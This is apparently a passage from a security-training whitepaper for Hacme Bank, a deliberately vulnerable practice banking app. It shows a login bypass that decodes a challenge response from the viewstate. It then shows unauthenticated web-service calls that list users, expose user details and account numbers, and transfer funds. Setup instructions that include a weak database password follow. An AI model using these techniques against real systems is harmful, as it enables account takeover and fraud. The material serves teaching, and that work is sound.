
```
dDwtOTYzNTkyNzt0PDtsPGk8MT47PjtsPHQ8O2w8aTw1
PjtpPDc+Oz47bDx0PHA8cDxsPFRleHQ7PjtsPEphbmUgQ
2hyaXM7Pj47Pjs7Pjt0PDtsPGk8MD47PjtsPHQ8O2w8aTw
1PjtpPDEzPjs+O2w8dDxwPHA8bDxUZXh0Oz47bDwxMD
g1NTA0NTg3Oz4
+Oz47Oz47dDxwPHA8bDxUZXh0Oz47bDwxNTM0NTIxO
DU7Pj47Pjs7Pjs+Pjs+Pjs+Pjs+Pjs+Nsalsn9pKu1snB/05Nxo
sSp2Pgw=
```

```
      </pair>
      <string>
      </string>
      <string>
      </string>
    </triplet>
    <triplet>
      <pair>
        <pair>
          <arrayList>
            <string>Text</string>
          </arrayList>
          <arrayList>
            <string>153452185</string>
          </arrayList>
        </pair>
        <string>
        </string>
      </pair>
      <string>
      </string>
      <string>
      </string>
    </triplet>
```

Figure 51

Viewstate filed can be decoded using any base64 decoding tools. One of the tools that can used to decode the view state is called *ViewState Decoder*. From the screen shot above we can see that the response to the challenge is hidden in the viewstate.

Developers often use this trick to improve the performance of the application. This way the developers do not have to maintain or query the response to the challenge on the server side and can extract it from the client provided information. This causes security concerns where any user would be able to abuse the secrets the stored on the client side.



User : Jane Chris

Welcome

Thank you for banking with Hacme Bank.

Figure 52

The user will hence be able to login the application under Admin privileges after having retrieved the response to the challenge from the viewstate information. The above display screen shot displays the ability of an attacker to login the application without the knowledge of the actual challenge.

Lesson 7: Web Services Security:

One of the motivations to rebuild the Hacme Bank application was to introduce web services in the applications to simulate a real world scenario of distributed computing. Several real world applications are now exposing web services of their application to be consumed by their partners, collaborators and consumers. Just like web application, web services are susceptible to attacks and vulnerabilities. The internet communication is far less secure than the intranet communication which requires the security mechanism such as authentication, authorization, confidentiality and data integrity in web services as well.

There are several resources available to understand the detailed security issues of web services. Furthermore, there are tools like Foundstone WSDigger which allow you to search query and invoke web services dynamically without writing any code at all.

In this section we will show some of the vulnerabilities that the web services of Hacme Bank are susceptible to.

We start with the assumption that the attacker has knowledge or can search for the Web Services Description Language (WSDL) for the application. This information can usually be obtained from the UDDI registry for most real world applications. Once the WSDL is obtained it can be parsed to obtain all the public interfaces along with the data types expected.

The three WSDL files used by Hacme Bank are


1. AccountManagement.asmx. The path on local host is
   http://127.0.0.1/Hacmebank_v2_WS/WebServices/AccountManagement.asmx?wsdl

2. UserManagement.asmx. The path on local host is
   http://127.0.0.1/Hacmebank_v2_WS/WebServices/UserManagement.asmx?wsdl

3. UsersCommunity.asmx. The path on local host is
   http://127.0.0.1/Hacmebank_v2_WS/WebServices/UsersCommunity.asmx?wsdl

In the screen shot attached below we input the path of one the WSDL for the Hacme Bank to obtain the list of methods exposed by it.

Note: The current version of Hacme Bank is completely web services driven. The application layer invokes the web services to execute the requests of the user. Therefore the web services are vulnerable to all the attacks mentioned in Lessons 1 to 6.




WSDL http://127.0.0.1/Hacmebank_v2_WS/WebServices/userManagement.asmx?wsdl

Service URL

Build succeeded: 0 errors, 0 Warnings, Proxy assembly created

Figure 53



WSDL http://127.0.0.1/Hacmebank_v2_WS/WebServices/userManagement.asmx?wsdl


Service URL http://127.0.0.1/Hacmebank_v2_WS/WebServices/userManagement.asmx

- WS_UserManagement
  - Login
  - ListCurrentUsers
  - GetUserDetail_using_userName
  - GetUserDetail_using_userID
  - GetUserDetail_using_loginID
  - CreateUser
  - UpdateUserDetails
  - ChangeUserPassword
  - DeleteUser

Proxy assembly loaded successfuly from file:

Figure 54

The screen shot above displays the list of methods supported by Hacme Bank. By clicking on any one of these methods a user will be able to determine the expected input along with the datatype.



WSDL http://127.0.0.1/Hacmebank_v2_WS/WebServices/userManagement.asmx?wsdl

Service URL http://127.0.0.1/Hacmebank_v2_WS/WebServices/userManagement.asmx


ListCurrentUsers
String sessionID = anyvalue

Type	String
Value	anyvalue

Proxy assembly loaded successfuly from file: [redacted]

Figure 55

Using WSDigger tool we can now invoke any of the methods that we see. The *ListCurrenUsers* method has a single input expected. In this case we do not have the *sessionID* so we input any value to check if the session is enforced.



WSDL: http://127.0.0.1/Hacmebank_v2_WS/WebServices/userManagement.asmx?wsdl

Service URL: http://127.0.0.1/Hacmebank_v2_WS/WebServices/userManagement.asmx

- WS_UserManagement
  - Login
  - ListCurrentUsers
  - GetUserDetail_using_userName
  - GetUserDetail_using_userID
  - GetUserDetail_using_loginID
  - CreateUser
  - UpdateUserDetails
  - ChangeUserPassword
  - DeleteUser

Input

```
ListCurrentUsers
    String sessionID = anyvalue
```

Type	String
Value	anyvalue


Output

```
System.Object[]
    String[0] = Joe Vilella
    String[1] = John Mathew
    String[2] = Jane Chris
```

Proxy assembly loaded successfuly from file: [redacted]

Figure 56

When we invoke the method we get the list of users. This clearly shows us that although *sessionID* is accepted, it is not used to enforce any authentication or authorization mechanisms.



WSDL: http://127.0.0.1/Hacmebank_v2_WS/WebServices/userManagement.asmx?wsdl

Service URL: http://127.0.0.1/Hacmebank_v2_WS/WebServices/userManagement.asmx

```
WS_UserManagement
    Login
    ListCurrentUsers
    GetUserDetail_using_userName
    GetUserDetail_using_userID
    GetUserDetail_using_loginID
    CreateUser
    UpdateUserDetails
    ChangeUserPassword
    DeleteUser
```

Input

```
GetUserDetail_using_userName
    String sessionID =
    String userName = Jane Chris
```

Input Value

Type	String
Value	Jane Chris

Output


```
System.Object[]
    Decimal[0] = 3
    String[1] = Jane Chris
    String[2] = JC
    String[3] = jc789
    DateTime[4] = 6/14/2005 1:29:36 AM
```

Output Value

Proxy assembly loaded successfuly from file: [redacted]

Figure 57

Now that we have the name of the users, we can invoke the method to obtain the user details. Once again we can ignore the *sessionID* variable and enter the *userName* field obtained from the previous attack.



WSDL: http://127.0.0.1/Hacmebank_v2_WS/WebServices/AccountManagement.asmx?w:

Service URL: http://127.0.0.1/Hacmebank_v2_WS/WebServices/AccountManagement.asmx

```
WS_AccountManagement
    GetUserAccounts_using_UserID
    GetAccountDetails_using_AccountID
    GetAccountTransactions_using_AccountI[
    GetAccountTransactionDetails_using_Trar
    TransferFunds
    GetLoanRates
    RequestALoan
    MakePayment_Using_CreditCard
    CreateAccount
    recalculateAllAccountBalances
    ExecuteSqlQuery
```

Input

```
GetUserAccounts_using_UserID
    String SessionID =
    String userID = 1
```

Input Value

Type	String
Value	1

Output


```
System.Object[]
    String[0] = 5204320422040001
    String[1] = 5204320422040002
```

Output Value

Proxy assembly loaded successfuly from file: [redacted]

Figure 58

Similarly we can invoke other methods to get more detailed information about all the users. In the screen shot above we can obtain the account numbers of the users by predicting their *userID*.



WSDL http://127.0.0.1/Hacmebank_v2_WS/WebServices/AccountManagement.asmx?wsdl

Service URL http://127.0.0.1/Hacmebank_v2_WS/WebServices/AccountManagement.asmx

```
WS_AccountManagement
    GetUserAccounts_using_UserID
    GetAccountDetails_using_AccountID
    GetAccountTransactions_using_AccountID
    GetAccountTransactionDetails_using_Transactio
    TransferFunds
    GetLoanRates
    RequestALoan
    MakePayment_Using_CreditCard
    CreateAccount
    recalculateAllAccountBalances
    ExecuteSqlQuery
```

```
TransferFunds
    String SessionID =
    String sourceAccount = 5204320422040001
    String destinationAccount = 5204320422040008
    Int32 amount = 79
    String comment = Attacking Web Services
```

Type	String
Value	Attacking Web Services

Proxy assembly loaded successfuly from file: [redacted]

Figure 59

The above display screen shot displays the ability of an unauthenticated attacker to transfer funds from one account to another.

Web services may be vulnerable to all the attacks that a web application is vulnerable to. Further they may be vulnerable to many other issues. Developers should never depend on the attacker's inability to locate them.

Troubleshooting

Install and start the MSDE database

1. Download MSDE 2000 Release A from http://www.microsoft.com/sql/prodinfo/previousversions/msde/downloads-default.mspx

2. Unpack to C:\MSDERelA directory

3. Execute from command prompt to install MSDE:

```
c:\MSDERelA\Setup SAPWD=password SECURITYMODE=MIXED DISABLENETWORKPROTOCOLS=0
```

4. Execute from command prompt to start the SQL Server service (or just reboot your computer):

```
net start MSSQLSERVER
```

Install IIS (Windows XP)

1. Start > Control Panel > Add or Remove Programs
2. Click 'Add/Remove Windows Components'
3. Check the box for 'Internet Information Services'
4. Click 'Details' button.
5. Make sure that the following are checked:

    Common Files

    Documentation

    Internet Information Services Snap-in

    World Wide Web Service

6. Click the 'OK' button
7. Click 'Next >' button. Windows will install IIS.

Install .NET Framework

1. To insure that the .NET framework is installed for IIS 5.1, execute from command prompt:

```
c:\windows\microsoft.net\framework\v1.1.4322\aspnet_regiis -i
```

2. If the directory is not found, download and install the .NET Framework 1.1 SP1 from http://msdn.microsoft.com/netframework/downloads/framework1_1/

Acknowledgements

Mark Curphey, Dinis Cruz, Rudolph Araujo and the “Con” group at Foundstone provided significant help along the way especially with usability issues, testing and the whitepaper.

About Foundstone® Education Offerings

Empowering students with the knowledge and skill to protect the most important assets from the most critical threats is Foundstone’s primary educational goal. Utilizing industry-recognized experts, Foundstone security courses bring real-world experiences to the classroom. Our instructors have performed hundreds of Web, e-commerce and application security assessments and managed security programs for government and corporate environments. Each “Hands On” class relies heavily on student labs, exercises, and extensive student-instructor interaction to reinforce critical security issues with real-world scenarios.

Foundstone Security Training Classes

- Building Secure Software
- Ultimate Web Hacking
